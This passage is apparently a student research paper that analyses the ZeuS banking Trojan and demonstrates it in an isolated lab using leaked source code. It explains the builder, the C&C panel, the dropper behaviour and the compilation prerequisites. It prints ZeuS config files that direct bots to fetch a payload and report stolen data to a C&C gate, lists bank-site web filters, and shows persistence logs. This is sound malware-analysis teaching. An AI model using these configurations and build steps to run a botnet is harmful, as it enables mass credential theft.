Exploring the Functionality of ZeuS

Research and Test-bed Demonstration of the ZeuS Trojan Horse

Matthew C. Sutton

University of Nebraska at Omaha

Table of Contents

Abstract

First spotted in 2007, the ZeuS banking Trojan Horse gained global notoriety for its capability to steal credentials as an HTTP botnet. ZeuS was one of the first pieces of malware to use a man-in-the-browser attack to subvert SSL encryption. Coupled with HTML web-injection capabilities, ZeuS is even capable of deceiving individuals into giving additional confidential information via fake fields. This paper attempts to help the reader comprehend concepts from advanced malware by synthesizing research of ZeuS's procedures and demonstrating ZeuS in a test-bed.

The test-bed demonstration is done using virtualization software and a leaked copy of ZeuS source code. One virtual PC runs the ZeuS Command and Control server. The other virtualized PC is the bot victim. A fake banking website has been created to demonstrate the capabilities of ZeuS. The results show capabilities in action such as intercepting HTTP requests, screen capturing, HTML injection, and more. It is concluded that ZeuS is an overly capable, user-friendly, precursor for the malware in the wild today.

1 – Introduction

The ZeuS Trojan Horse is widely regarded as one of the most complex banking Trojans ever produced. ZeuS (also known as Zbot) is essentially a user-friendly crimeware toolkit which consists of a bot binary builder and a PHP Command and Control Server (C&C). ZeuS has enabled novice hackers to easily steal banking information on a mass scale (Binsalleh et al., 2010). Many online articles from Malwarebytes, Kaspersky, The Guardian, and Sophos have affirmed ZeuS's notoriety as banking Trojan kingpin. Additionally, the precedence set by ZeuS helped spark the latest wave of advanced malware harming computer systems today. The next paragraph contains an explanation of botnets to help with comprehension of this paper.

A botnet is a malicious clandestine network of many connected zombie computers controlled by a Botmaster. The Botmaster moderates access to a C&C used to send out commands for the subordinate zombies to execute. To gain more zombies, the malware must be spread to other computers and execute. Modern botnets have many methods for self-propagation. Some common examples of propagation are: hacking Facebook accounts to post malicious links, probing the Local Area Network (LAN) for open ports to spread on, or by sending bulk malicious social-engineered emails.

This paper will attempt to reasonably explore the ZeuS malware from building the bot to execution analysis in a lab. This research is possible due to the 2011 leak of ZeuS version 2.0.8.9 source code in full posted on GitHub (Visgean, 2011). This paper only examines capabilities of version 2.0.8.9. By the end of the paper the reader will fully understand general aspects of ZeuS. The main objectives and structured-flow of this research paper are as follows:

- **Section 2:** Summarize ZeuS's history
- **Section 3:**Examine ZeuS's components
- **Section 4:** Research and analysis of ZeuS's payload
- **Section 5:** Test and document ZeuS's capabilities in a test-bed environment
- **Section 6:** Concluding remarks

2 – History of ZeuS

When reviewing a timeline of historically noteworthy malware, it is observable that there has been a change in general threat agent motivation. The early core motive from developers in the eighties was friendly competition fueled by intellectual curiosity. Their time was spent bringing ideas from the start of the computer age to life (i.e. to prove computer exploitation concepts). The nineties were filled with a bunch of cyber vandals who started the shift in the malicious hacker paradigm. Towards the end of the 90s cybercriminals began to be more monetarily motivated. The start of the new millennium began to show the major issues with computer security we face today. By the mid-2000s it was entirely possible to make millions of dollars off malware since malware has become more and more advanced in all aspects (propagation, subversion, capabilities) (Bitdefender, 2010).

One of these mid-2000 variants of malware is ZeuS which rose to notoriety in July 2007. Reuter's Jim Finkle released an article reporting how an unknown piece of malware was able to enter undetected into U.S. Department of Transportation information systems. Security professionals were extremely worried about how a piece of malware could slip through so easily (Finkle, 2007). This malware was later confirmed to be one of the first confirmed sightings of

ZeuS in the wild. ZeuS's primary objective is to siphon financial data from infected computers contained in the botnet. Alternatively, it has also be used to target government entities and large public order departments (Wyke, 2011).

The first observed sale of ZeuS source code was in February 2011 on an underground forum for $100,000 (Krebs, 2007). Later in 2011, the source code was leaked for anyone to download. The source code leak did not hinder continued advancement of ZeuS. Newer versions of ZeuS with more features could still be purchased for several thousand dollars containing new and updated capabilities (Wyke, 2011). Also, many unscrupulous agents have modified the leaked source code into new ZeuS variants that security professionals are seeing in the wild today (e.g., Citadel) (Zeus Tracker, 2014). The new variants are even more geared toward monetary exploitation.

3 – ZeuS's Components


Note: all filename used are default filenames produced by ZeuS. They can all be changed to any name as long as specified in the configuration by the Botmaster.

***3.1** – Source Code Files: ZeuS Compilation & Initial Observations*

Observation of the file structure leads to the conclusion that ZeuS was coded in Microsoft Visual Studio. This observation comes from the *zeus.sln* file (a Mircosoft Visual Studio Solution) which is a saved Microsoft Visual Studio IDE workspace. Opening the *zeus.sln* file into Visual Studio allows easy navigation of the ZeuS code. However, ZeuS will not compile in Visual Studio. There are four batch files for compilation which each run *make.php* located in the make folder.

Before compilation, the compiling computer must have Microsoft Visual C++ Redistributable installed to run applications built with Visual Studio such as ZeuS. A Microsoft Source Development Kit (SDK) is also required. Microsoft SDK 7.1 was installed for this experiment because it contained a required C++ header *windows.h*.


***Figure 1** - ZeuS source code folder*



```
bin
configs
geobase
include
lib
make
output
source
temp
config.ini
make.cmd
make_debug.cmd
make_default.cmd
make_full.cmd
manual_en.html
manual_ru.html
README.txt
VNC.txt
zeus.sln
zeus.suo
```

Also before compilation, the user is required to proper folder locations for the installed Visual C++ Dynamically Linked Libraries and Microsoft SDK in file *buildconfig.inc.php* shown below. It can be noted that Russian comments are interspersed throughout ZeuS. This leads to the assumption that the original ZeuS coder is Russian. One last observation from the provided ZeuS *manuel_en.html* file has a note from the author that ZeuS is written in Visual C++ 9.0 with no additional libraries.

***Figure 2** -buildconfig.inc.php required folder locations needed before compilation*




```
//Директории компилятора.
$dir['vcdlls']          = 'C:\Program Files\Microsoft Visual Studio 11.0\Common7\IDE';
$dir['vc']              = 'C:\Program Files\Microsoft Visual Studio 11.0\VC';
$dir['sdk']             = 'C:\Program Files\Microsoft SDKs\Windows\v7.1';
```

***3.2** – The Builder*

After successful compilation of the source code, the ZeuS builder executable *zsb.exe* is generated in the output folder. The builder is an important piece of ZeuS since it is used to create the bot executable (*bot.exe)* and the encrypted bot configuration (*config.bin*). ZeuS's builder is simple and easy to use. The first tab "Information" contains a key field for the encryption key.

***Figure 3** -The ZeuS Builder*




Source configuartion file: C:\Users\Attacker\Desktop\Compiled Zeus\builder

The encryption key is used for encrypting the bot executable and the bot configuration file. This encryption key is crucial for botnet operation and must not be lost by the Botmaster. The builder uniquely converts the user inputted key into a 256-bit key which is used for RC4 encryption of the bot executable and bot configuration file produced by the builder. The key is embedded at the same offset in the final section of the unpacked file (Wyke, 2011). Also, all ZeuS traffic is encrypted using this generated RC4 key. The key is pre-shared, meaning the key is contained in the bot binary, which can be dumped using memory analysis tools and can be used to exploit vulnerabilities in ZeuS (Toro, 2014). The "Builder" tab contains a file location for the *config.txt* file and two buttons to build the bot executable and encrypted configuration file shown above in **Figure 3**.

3.3 – *config.txt: Initial Bot Configurationa*

Figure 4
Default config.txt file – Syntactical explanations found in <u>*Appendix 1*</u>



```
entry "StaticConfig"
  ;botnet "btn1"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://localhost/config.bin"
  remove_certs 1
  disable_tcpserver 0
  encryption_key "secret key"
end

entry "DynamicConfig"
  url_loader "http://localhost/bot.exe"
  url_server "http://localhost/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end
  entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end
  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end
end
```

The *config.txt* file is a syntactical text file that lays out a specified configuration to be implemented in the encrypted bot configuration. A static and dynamic configuration must be set by the bot builder in *config.txt*. This is where bot standard operation procedures are laid out to be executed by zombies such as URLs to new configuration files, bot updates, and a URL to the C&C server's gate.php for new bots to query and connect. There are many configuration entries that can be tailored to the Botmaster's exploitation needs. An explanation of *config.txt* parameters can be located in <u>*Appendix 1*</u> at the end of this paper**.** Additionally to the static and dynamic configurations, there are 3 more types of entries that are used for setting malicious capabilities in *config.txt*.

- WebFilter entries configure the bot executable to monitor for certain URLs with masks to monitor. When a compromised computer visits any listed URLs, any data will be sent back to the C&C. This is where ZeuS's Man-in-the-browser attack takes place since this data is captured prior to SSL right in the browser siphoned off as encrypted HTML traffic. (Falliere & Chien, 2009). WebFilters can even be configured to take screenshots whenever the mouse button is clicked. This subverts online banking website efforts to include virtual keyboards or number pads for pins. Additionally inside the C&C control panel, the JPEG quality can be set by the Botmaster.
- WebDataFilter entries again specify URLs with masks and matching string patterns are sent back to the C&C. This allows attackers to filter to specific data from HTML packet headers again before SSL can encrypt the packets.
- WebFake entries are used to redirect users when they input certain URLs. This allows the attackers to potentially phish credentials.

3.4 – *webinjects.txt HTML injection*

Another file to be customized by the Botmaster is the *webinjects.txt* file. It allows an attacker to create customized HTML injections into incoming packets. This can be used to insert fake fields into banking logon screens. These fake fields are often inserted within an HTML `<form>` tag to be siphoned off within a GET or POST request along with the real form inputs. An infected user is not aware that they just gave the Botmaster some of their confidential information. More information on *webinjects.txt* is outlined in Section 5.3 during test-bed analysis.

3.5 – *Bot Executable (bot.exe) and Encrypted Configuration File (config.bin)*

From the *config.txt* file, the bot configuration file *config.bin* will be generated from the builder. *Config.bin* is crucial to ZeuS operation. It is automatically downloaded from the C&C when a new zombie is infected by the bot. It is important to note that *config.bin* is the default output from the builder. Any extension can be used (such as *config.jpg*) which will be downloaded and decrypted on infected PCs. Changing the extension can help the attacker hide ZeuS's malicious traffic. *Bot.exe* is generated next. It is the malware used for infecting new victims essentially by injecting itself into processes using application programming interfaces (API) hooks.

3.6 – *Web-based PHP C&C Control Panel*

A PHP C&C Control Panel (CP) is included for ZeuS operation. After compilation, the files are located in the server[php] folder and must be uploaded a webserver. The two main PHP control panel files are:


- cp.php – Main interface for C&C
- gate.php – Specified location where bots will initially connect to the C&C

These server files must all be uploaded to the *config.txt* specified webserver and installed by running an install script located at http://webserver/install/index.php. Installation requires a MySQL database to store bot data. Running the install will create the following tables in the database: *botnet_list*, *botnet_reports*, *botnet_scripts*, *botnet_scripts_stat*, *cp_users*, and *ipv4toc*.

After installation an initial CP administrator account must be set up. The CP grants the Botmaster the ability to control all their bots. Some included pages are statistics (summary and operating systems), bots, scripts, reports, jabber notifications, and CP administration. The CP is built to be user friendly. Scripts using a list of preconfigured operations can be executed and sent to bots to execute. These scripts are outlined in *Appendix 4*. Additionally, any bot can be selected where the Botmaster has range of options for administration and viewing stolen data:

- Full information
- Full information with screenshot of PC at that moment
- Reports (today or last seven days)
- Files
- Remove bot from database
- Check Socket Secure (SOCKS)
- Create a new script

Figure 5 *-Screenshot of the CP on the Bots page for context*



Current user: admin
GMT date: 07.12.2014
GMT time: 08:45:10

Bots:	
Botnets:	
IP-addresses:	
Countries:	
NAT status:	Outside NAT
Only online bots:	Yes
Only new bots:	-
Used status:	-
Comment:	-

Bots action: Full information

	#	↑ Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comment
	1	VICTIM_E532648A49124BEC	-- default --	2.0.8.9	192.168.18.100	--	00:03:09	0.000	-

4 – ZeuS's Payload

4.1 – *Overview of Payload* (Wyke, 2011)

The ZeuS builder automatically packs the bot binary. When the ZeuS binary is executed it follows the following general actions:

- Copies itself to another location, executes the copy, and deletes original
- Change Internet Explorer registry keys to lower settings
- Injects code into processes
- Injected code hooks application programming interfaces (API) in each process
- Steals credentials on system (generally FTP)
- Downloads *config.bin* file from C&C
- Uses API hooks to steal data
- Sends back encrypted data to C&C based on *config.bin* instructions

The bot file can establish whether it is either a dropper (the computer has not been infected yet) or droppee (the computer is infected: inject itself into processes). In either case, before the bot can run its payload it must de-obfuscate itself.

4.2 – *De-obfuscation* (Binsalleeh et. all, 2010)

There are four code de-obfuscation routines starting with the bot binary and ending in virtual memory. A brief overview is provided in this section to shorten the length of the paper to meet length requirements. Each routine reveals information used by other routines. The first routine uses a 4-byte decryption key with a one-byte seed to decrypt a portion of the binary into virtual memory revealing three new code segments. The second de-obfuscation routine concatenates blocks with zero values and real data to insert into memory. The zeros are overwritten with filler data revealing a text segment. The third routine uses an 8-byte key to decrypt the previous text segment using an exclusive or operation. The fourth routine uses computations to initialize parameters for bot operations. Other de-obfuscation techniques are used as well depending on how the agent packs the malware.




Figure 6 *-De-obfuscation routines (Binsalleh e.t. all, 2010)*

4.3 – *Bot Dropper/Droppee Routine* (Wyke, 2011)

After de-obfuscation, the bot acts as the dropper. It is copied to the infected computer's %AppData% folder into a random directory with a random name. The configuration data is downloaded to the registry, instead of the disk, under "HKCU\Software\Microsoft\" with a random name. The copy also overwrites a small block of encrypted data in the new copied bot to throw off checksum-based detection from antiviruses. The block is important because it contains the following data for the newly dropped file to execute:

- A string to identify machine
- A globally unique identifier (GUID) identifying the drive
- The RC4 key
- The path of the bot in %AppData%
- The name of registry key

After the dropper operations are done executing, the bot will act as the droppee. The following operations are executed for the droppee routine:

- Decrypt the overwritten block
- Recalculate GUID and compare paths to make sure bot is running on same infected computer (terminate on failure)
- Write itself to the disk
- Write itself to every process with permission and start a new thread in the process. Calls ExitProcess function on the main thread to focus on injected threads.
- Hook APIs to processes to steal data: browser cookies, certificates, flash cookies, credentials (many FTP clients). *API list located in Appendix 2.*
- Download and decrypt *config.bin* and write to registry
- Attempt to download new *bot.exe* specified from downloaded *config.bin*

Once this droppee routine has completed, ZeuS is actively running on the infected system. Almost all of ZeuS's functionality comes from the API hooks in processes. The bot will also wait for commands sent from the C&C. These commands are decrypted with the RC4 key and executed.

5 – ZeuS Test-Bed Demonstration


5.1 – Overview and Framework

This section attempts to help the reader gain understanding of how an attacker would use this bot by demonstrating ZeuS's capabilities.

Due to the immensely illegal and unethical aspects of monetary inclined malware, all of the analysis is done in a test-bed network separated from the Internet. ZeuS has no access to any systems outside of the virtual network. All testing is done strictly for educational purposes.


Windows 7 has been installed on two VMs. The first runs the ZeuS C&C using WAMP server to host the PHP control panel where the compromised PC will respond to. Wireshark is also run to monitor packets. The infected PC has Procmon to monitor process calls. The virtualization is laid out visually on the next page in **Figure 7**.

Figure 7 *-Test-bed Framework*



Clip art from: https://openclipart.org/

Figure 8 *- config.txt used in ZeuS builder*




```
entry "StaticConfig"
  botnet "updated 1"
  timer_config 1 1
  timer_logs 1 1
  timer_stats 1 1
  url_config "http://192.168.18.131/config2.bin
  remove_certs 1
  disable_tcpserver 0
  encryption_key "matttest"
end

entry "DynamicConfig"
  url_loader "http://192.168.18.131/bot2.exe"
  url_server "http://192.168.18.131/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "WebFilters"
    "@*/192.168.18.131/SuperBank/*"
  end
end
```

@ Parameter: capture screenshots

5.2 – *Initial Infection: Running the Bot Executable*

When initially running the bot executable (*bot2.exe*) it is possible with Procmon to observe events in the ZeuS dropper/droppee process. Three examples are shown in this section: Copying of the bot to a random folder, querying for updates, and the random registry location where the configuration data is pulled from.


Figure 9 *-Initial creation of random folder and copying of the bot binary*



```
bot2.exe  2788  CreateFile  C:\Users\Attacker\AppData\Roaming\Eheshi
bot2.exe  2788  CreateFile  C:\Users\Attacker\AppData\Roaming\Eheshi
bot2.exe  2788  CloseFile   C:\Users\Attacker\AppData\Roaming\Eheshi
bot2.exe  2788  CreateFile  C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
bot2.exe  2788  CreateFile  C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
bot2.exe  2788  CloseFile   C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
bot2.exe  2788  CreateFile  C:\Users\Attacker\AppData\Roaming\Egwy
bot2.exe  2788  CreateFile  C:\Users\Attacker\AppData\Roaming\Egwy
```


Figure 10 *-Observing the bot querying the server for updates*

WIN-2F5IILASVSP: Computer name of C&C server



```
taskhost.exe  1524  TCP Disconnect  Victim:49180 -> WIN-2F5IILASVSP:http
taskhost.exe  1524  TCP Connect     Victim:49182 -> WIN-2F5IILASVSP:http
taskhost.exe  1524  TCP Send        Victim:49182 -> WIN-2F5IILASVSP:http
taskhost.exe  1524  TCP Receive     Victim:49182 -> WIN-2F5IILASVSP:http
```


Figure 11 *-Bot using taskhost.exe to decrypt configuration file located in registry*



```
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
taskhost.exe  1524  RegSetValue   HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{285267BC-AFE1-5CE0-9C8E-6AFB5E3E5A29}  Type: REG_SZ, Length: 100, Data: C:\Users\Attacker\AppData\Roaming\Eheshi\inar.exe
taskhost.exe  1524  RegCloseKey   HKCU\Software\Microsoft\Windows\CurrentVersion\Run
taskhost.exe  1524  RegCreateKey  HKCU\Software\Microsoft\Windows\Currentversion\Run                                          Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
